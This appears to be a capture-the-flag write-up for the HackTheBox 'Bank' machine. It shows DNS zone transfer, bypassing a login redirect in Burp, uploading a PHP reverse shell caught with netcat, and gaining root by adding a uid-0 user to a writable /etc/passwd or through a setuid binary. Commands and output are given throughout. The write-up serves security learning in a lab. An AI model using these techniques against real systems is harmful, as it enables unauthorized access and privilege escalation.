


Never underestimate the power of BurpSuite! In this box, I will go through the unintended and intended solution. There is a lot to learn in the unintended solution, and this is actually how I went about rooting the box. After I show you the unintended solution, I will demonstrate how the author of the box, @makelarisjr, intended to go about rooting the machine.

As always, we will enumerate the ports with **nmap -sC -sV oA nmap/nmap 10.10.10.29**

```
Host is up (0.070s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_  256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-title: HTB Bank - Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Feb 19 17:25:51 2021 -- 1 IP address (1 host up) scanned in 22.00 seconds
```

Immediately, something unusual strikes us. Port 53, the port for DNS, is running on the TCP protocol. Typically, this runs on UDP, because UDP is faster and DNS does not need to handle large requests. The only reason why this port would be run on TCP is perhaps for zone transferring.

DNS zone transfer

DNS zone transfer, also sometimes known by the inducing DNS query type AXFR, is a type of DNS transaction. It is one of the many mechanisms available for administrators to replicate DNS databases across a set of DNS servers. Wikipedia

Ports: Port 53 skillset.com

Now as a habit, before I go onto trying to get root, I like to add the ip of the box to my /etc/hosts file. That way, I don't have to memorize the ip of the machine.

```
1 # Host addresses
2 127.0.0.1  localhost Zezul
3 ::1        localhost ip6-localhost ip6-loopback
4 ff02::1    ip6-allnodes
5 ff02::2    ip6-allrouters
6 10.10.10.29 bank.htb
```


Before we go to the web server, let's enumerate the subdomains with the dig command.

```
┌[x]-[0xd4y@Zezul]-[~/business/hackthebox/easy/linux/bank]
└──╼ $dig axfr @10.10.10.29 bank.htb

; <<>> DiG 9.16.4-Debian <<>> axfr @10.10.10.29 bank.htb
; (1 server found)
;; global options: +cmd
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
bank.htb.               604800  IN      NS      ns.bank.htb.
bank.htb.               604800  IN      A       10.10.10.29
ns.bank.htb.            604800  IN      A       10.10.10.29
www.bank.htb.           604800  IN      CNAME   bank.htb.
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
;; Query time: 60 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: Sun Feb 21 19:04:02 GMT 2021
;; XFR size: 6 records (messages 1, bytes 171)
```


The AXFR protocol is typically used in conjunction with TCP. Cool! Let's add the subdomains to our /etc/hosts file.

```
1 # Host addresses
2 127.0.0.1  localhost Zezul
3 ::1        localhost ip6-localhost ip6-loopback
4 ff02::1    ip6-allnodes
5 ff02::2    ip6-allrouters
6 10.10.10.29 bank.htb chris.bank.htb ns.bank.htb www.bank.htb
```

Unfortunately, all of these subdomains (except for bank.htb) seem to be a rabbit hole. When I visited chris.bank.htb, ns.bank.htb, and www.bank.htb, I was met with the following default ubuntu page:



This same page appeared when I went to 10.10.10.29. Running a gobuster scan on all of these pages didn't reveal anything interesting. However, bank.htb presented me with this login page:




I tried to see if this login page was vulnerable to SQL-injection, but I couldn't find any vulnerabilities. After enumerating the directories with gobuster, I found the following::

```
/login.php (Status: 200)
/index.php (Status: 302)
/logout.php (Status: 302)
/inc (Status: 301)
/uploads (Status: 301)
/assets (Status: 301)
/support.php (Status: 302)
/. (Status: 302)
```

The 302 status code is a redirection. This is why when I visited /support.php, I was redirected to /login.php. However, let's see if this redirection was configured properly. A quick test for this is to curl the directory and pipe it to wc -c.

curl http://bank.htb/support.php|wc -c

We see that the response returns 3861 characters. This is very odd, as typically redirect pages don't contain more than a couple hundred characters. Let's see what happens if we look at this through burp. Make sure to intercept server responses in the "Options" tab under "Proxy".



Let's intercept our request when going on http://bank.htb/support.php

```
1  GET /support.php HTTP/1.1
2  Host: bank.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
   .8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  DNT: 1
8  Connection: close
9  Cookie: HTBBankAuth=hgofej354r6bmfbindovpkpog1
10 Upgrade-Insecure-Requests: 1
```

After forwarding this request, we intercept the server response which is quite long with html tags, indicating that it is displaying a webpage.

```
HTTP/1.1 302 Found
Date: Sun, 21 Feb 2021 19:27:10 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 3861
Connection: close
Content-Type: text/html


<div class="col-sm-5">
  <div class="panel panel-primary">
    <div class="panel-heading">
      <h3 style="font-size: 20px;">
        My Tickets
      </h3>
    </div>
    <div class="panel-body">
      <div class="content-box-large">
        <div class="panel-body">
          <table class="table table-bordered">
            <thead>
              <tr>
                <th>
                  #
                </th>
                <th>
                  Title
                </th>
                <th>
                  Message
                </th>
                <th>
                  Attachment
                </th>
                <th>
                  Actions
                </th>
              </tr>
            </thead>
            <tbody>
              <tr>
                <td>
                  1
                </td>
                <td>
```

As expected, we get a 302 Found response. Note how we can view the source of /support.php. As you can probably deduce, this is a vulnerability in itself. This means that we don't need to authenticate in order to view this page. Changing 302 Found to 200 OK and forwarding this request, we can now interact with the support.php page!

Here you can try to upload an image file, php file, or whatever you'd like. As it turns out, the webpage only allows image files. Eventually, you'll find that you cannot upload a reverse shell (due to file restrictions) without knowing a particular secret. That secret lies in a comment embedded in the source code (always check the source code!):

```
<div style="position:relative;">
        <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
        <a class='btn btn-primary' href='javascript:;'>
            Choose File...
```

Uploading a php reverse shell with the extension of htb instead of php should do the trick! I used the reverse shell from pentestmonkey which you can find by visiting the following link: https://github.com/pentestmonkey/php-reverse-shell

Changing the php-reverse-shell.php to php-reverse-shell.htb allows us to upload the shell successfully! Visiting http://bank.htb/uploads/reverse_shell.htb gets us a reverse shell!

```
┌─[0xd4y@Zezul]─[~/business/hackthebox/easy/linux/bank]
└──╼ $nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.29] 45308
Linux bank 4.4.0-79-generic #100~14.04.1-Ubuntu SMP Fri May 19 18:37:52 UTC 2017 i686 athlon i686 GNU/Linux
 01:02:25 up 6 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ cd /home
$ ls
chris
$ cd chris
$ ls
user.txt
$ wc -c user.txt
33 user.txt
```

As www-data, we can read the user.txt file in /home/chris/. Now let's get root.txt

The first thing I always do when getting a reverse shell is **sudo -l** and **groups.** Nothing was out of the ordinary, so I went to do the next thing that I always do. I set up a python http server on my machine hosting linpeas.sh, then on the reverse shell I went to the **/tmp** directory, downloaded the linpeas.sh file, and ran it (you can find linpeas using the following link: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite). After running linpeas, the first thing I do is skim the output for anything that is highlighted in yellow with red text (this indicates a high chance of a privilege escalation vector). If linpeas doesn't find anything completely out of the ordinary, I look through the output more closely. For this box, there was no need to look any further as a critical vulnerability was found:

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/etc/passwd
```

We have write access to /etc/passwd! If we create a user with id 0 in the /etc/passwd file, then we will be root. The first thing to do is to create a unix crypt password (the password hash used for linux systems), and put this in the /etc/passwd file corresponding to a user that we create.

```
┌─[0xd4y@Zezul]─[~/business/hackthebox/easy/linux/bank]
└──╼ $openssl passwd -6 -salt 0xd4y password
$6$0xd4y$Kdw9QBLwspexHY02fpETEbzokv1IMN5o2XztxnVnVHXPa89AcY2TQY0dDp3f9IEdTWJPJ5LnVCAwGBzZKTUCm/
```

This is the /etc/passwd file before editing:

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
chris:x:1000:1000:chris,,,:/home/chris:/bin/bash
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:112::/var/cache/bind:/bin/false
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
```

This is the /etc/passwd file after editing:

```
www-data@bank:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
chris:x:1000:1000:chris,,,:/home/chris:/bin/bash
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:112::/var/cache/bind:/bin/false
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
0xd4y:$6$0xd4y$Kdw9QBLwspexHY02fpETEbzokv1IMN5o2XztxnVnVHXPa89AcY2TQY0dDp3f9IEdTWJPJ5LnVCAwGBzZKTUCm/:0:0:/bin/bash
```

Now we can su to 0xd4y (the user that we created) with the password of password.

```
www-data@bank:/$ su 0xd4y
Password:
root@bank:/# wc -c /root/root.txt
33 /root/root.txt
```

Incidentally, I could have also just changed the root password by replacing the “x”of the root entry with the password hash. This works because /etc/passwd takes precedence over /etc/shadow. Additionally, adding a new user with id 0 also works because Unix systems identify users by their id, not by their username. This was a very fun box and really highlighted the power of BurpSuite. However, as it turns out, this way of rooting the box was unintended! So let’s go through the way that the author intended.

Intended Solution

As it turns out, when running a gobuster scan on http://bank.htb, there was a directory /balance-transfer/ (my scan did not find this and I have no idea what wordlist would even have this entry). Visiting the page we are just flooded with files:

Index of /balance-transfer


Name	Last modified	Size	Description
Parent Directory		-	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beeaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c45c28ecededb1cf62de4b.acc	2017-06-15 09:50	585	
0c4c9639defcfe73f6ce86a17f830ec0.acc	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.acc	2017-06-15 09:50	584	
0d3d24f24126789503b03d14c0467657.acc	2017-06-15 09:50	584	
0d64f03e84187359907569a43c83bddc.acc	2017-06-15 09:50	582	
0d76fac96613294c341261bd87ddcf33.acc	2017-06-15 09:50	584	
0e5a884b0b23e98446c460b4dbafc3ee.acc	2017-06-15 09:50	584	
0ec03beb3832b05908105342c0cc9b2f.acc	2017-06-15 09:50	584	

Clicking on one of the files reveals the following:


```
++OK ENCRYPT SUCCESS
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: 242FcSnzoUJVquSdfRrUrGowN0pCJR1MV4s8WQHkKrgbW9ob0P6rwvYjvnVffX1b1ujYk1i4tzfpJEAJtHb0cajHxfWNcYZesicNkvRN57cOLNxfuJfGTzorOke1jegM
Email: xszRYrF3zRRlFpA99QQ3pfuezJgTXwFuZemXG11fTTAyjbIs1zvrO0FoJVhHrWbqbxoSzp7siI0BTI4ViAm6A1ujXL0pIcQUKfMjETLXCMzvvDqNdMTOOn7M98cRl2L5
Password: hxoWraT3Wtzr6ZfkM88BwgnFpzwKCiPTQeQhoKlldUNkU2EGbNhH3FmseTdRc2K2hBkGlG1yBPSvRxb2ktKo97Rn14fd7ZgoBA4Wh6uSVnnNUzQf3ADcHvAIzPWHPc5q
CreditCards: 4
Transactions: 26
Balance: 3638071 .
===UserAccount===
```

I tried base64 decoding these parameters, but it was just a nonsensical output due to the encryption. So, I recursively downloaded all the files in this directory with **wget -r** **http://bank.htb/balance-transfer/** in order to inspect these files further on my machine. I assumed since this is a CTF, there is probably a file in this big mess that is different. I checked the Full Name parameter of each file to see if there was something different in one of the files using **grep Name -r .**


This command lists the Full Name parameter in all the files in the directory. After doing this I noticed a pattern. Each encrypted full name is 128 characters in length. I isolated each full name by using the **tr** command.



Now we have Full Name, the encrypted full name, and the file path on different lines. We are only interested in the encrypted name and the file path for now, so let's do a **grep -v** on "Full Name". So far our entire command looks like this: **grep Name -r .|tr ":" "\n"|grep -v Name**
Now we have a bunch of strings that are 128 characters in length, so let's do a **grep -v** on any string that's more than 120 characters (I arbitrarily chose this number, you could have chosen whatever number suits you as long as it isn't too small and not more than 128). After grepping out the 128 character length strings, my terminal was now only flooded by the path of each file:




Finally, let's do a **grep -v** on "acc" to get rid of the flooding of those file paths. After doing all of this we get the following output:




Interesting! There must be a file somewhere in this directory with the full name of Chris Christopoulos. Let's grep for this specific string in the directory to find the file containing this string.

```
┌─[0xd4y@Zezul]─[~/business/hackthebox/easy/linux/bank/bank.htb/balance-transfer]
└──╼ $cat 68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+==================+
| HTB Bank Report |
+==================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

These aren't the ssh credentials for chris, so let's use these credentials on /login.php.



We are greeted with a nice dashboard and an interesting balance. There is nothing out of the ordinary to be seen here. The real vulnerability lies in the support.php directory, so let's visit that.



Well, that looks a lot nicer than what we saw in Burp. I will skip the methodology of getting the reverse shell, as I already covered this in the unintended solution above.
A very common way to escalate privileges is by abusing setuid binaries. This can be viewed using the **find / -perm -4000 2>/dev/null** command. Using this, we find the following binaries:

```
www-data@bank:/home/chris$ find / -perm -4000 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount
```

One setuid binary in particular stands out: **/var/htb/bin/emergency**. Let's just run it and see what happens:

```
www-data@bank:/home/chris$ /var/htb/bin/emergency
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
```

Bonus

When I was first doing this box, I actually did not know about the trick of intercepting a server response and modifying it to allow unauthorized access to a page. Instead, I curled http://bank.htb/support.php to find all the parameters needed to create a python script which automatically uploads a file of your choice. You can check out the script here: https://github.com/0xd4y/WriteUps/blob/gh-pages/HackTheBox/bank_upload.py

Thanks for reading this writeup! I hope you learned something new. Have a wonderful day and best of luck on your journey in cybersecurity!